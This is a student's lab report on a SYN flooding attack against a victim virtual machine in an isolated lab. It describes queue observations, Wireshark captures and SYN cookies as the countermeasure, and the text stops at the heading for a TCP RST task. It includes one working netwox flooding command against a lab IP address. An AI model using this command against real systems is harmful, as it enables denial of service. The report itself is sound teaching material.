UE18CS335 – COMPUTER NETWORK SECURITY

Lab – 2 TCP ATTACKS LAB

Date: 14/02/2021

By:

Nitish S

PES2201800368

6 'A'

TASK 1: SYN FLOODING ATTACK


Objective: To launch SYN flooding attack with SYN cookie mechanism turned on and off.

SETUP: -

Attacker VM: 10.0.2.5


Victim VM: 10.0.2.6

Observer VM: 10.0.2.9




SCREENSHOT SHOWING THE SIZE OF THE VICTIM's QUEUE FOR HALF OPENED CONNECTION and TURNING OF THE SYN COOKIES

Observation: We turn off the SYN cookie which is a countermeasure to prevent SYN flooding attack. In the first case here, we turn off the cookies and check the working of the attack and similarly in the second case we turn it on to check the impact of the attack.




SCREENSHOT OF THE USAGE OF VICTIM's QUEUE BEFORE ATTACK




SCREENSHOT SHOWING THE LAUNCH OF ATTACK ON TO THE VICTIM VM with IP 10.0.2.6 FROM THE ATTACKER VM

After launching the attack, we once again check the Victim's queue to check the usage and the number of connections.




SCREENSHOT SHOWING THE VICTIM's QUEUE ON LAUNCHING THE ATTACK




WIRESHARK CAPTURE

Observation: We see from the above two screenshots that the SYN flooding attack is successfully launched and there are a number of half-opened connections seen in the victim's queue and also the wireshark capture shows that these SYN packets are being sent to the victim from randomly generated IP address each time during the attack.




SCREENSHOT SHOWING THE TELNET CONNECTION TO VICTIM MACHINE BEING UNSUCCESSFUL

Observation: We see that the telnet connection to the victim machine is unsuccessful because of the SYN flood attack and victim's queue being loaded with half open connections due to the same.




WIRESHARK CAPTURE




Observation: The screenshot shows that These SYN packets are sent to the victim from random IP addresses. The victim replies with SYN+ACK packets which may be dropped somewhere because the IP addresses may not be assigned to any machine. Hence, the half-open connections will stay in the queue until they time out.

TURNING ON THE SYN COOKIES AS A COUNTERMEASURE TO THE ATTACK




SCREENSHOT SHOWING TURNING ON THE COUNTERMEASURE TO THE ATTACK i.e. TURNING ON THE SYN COOKIES ON THE VICTIM MACHINE

We once again run the attack now from the attacker machine to the victim machine using the same command: **sudo netwox 76 -i 10.0.2.6 -p 23 -s raw**
After launching this attack, we try to use telnet to connect to the victim VM from the observer VM.



SCREENSHOT SHOWING THE SUCCESSFUL TELNET CONNECTION TO THE VICTIM MACHINE



SCREENSHOT OF WIRESHARK CAPTURE SHOWING SUCCESSFUL TELNET CONNECTION

Observation on SYN cookies:
SYN cookies acts as a countermeasure to SYN flooding attack. Through this mechanism, when a server receives a SYN packet, it doesn't immediately allocate the TCB for the half open connection but instead calculates a keyed hash from the packet information using a secret key known to the server only and sends it as the initial sequence number and the connection would not be allocated resources unless the acknowledgement is received from the user with hash+1 as sequence number. If the user was an attacker, the hash would not reach him as each time a separate IP address would be used and the attacker would not know to which it has received the ACK.
Therefore, SYN cookies server as a countermeasure in preventing such SYN flooding attacks to the server by not allocating resources to half-opened connection and using a keyed hash.

TASK 2: TCP RST ATTACKS ON *TELNET* AND *SSH* CONNECTIONS

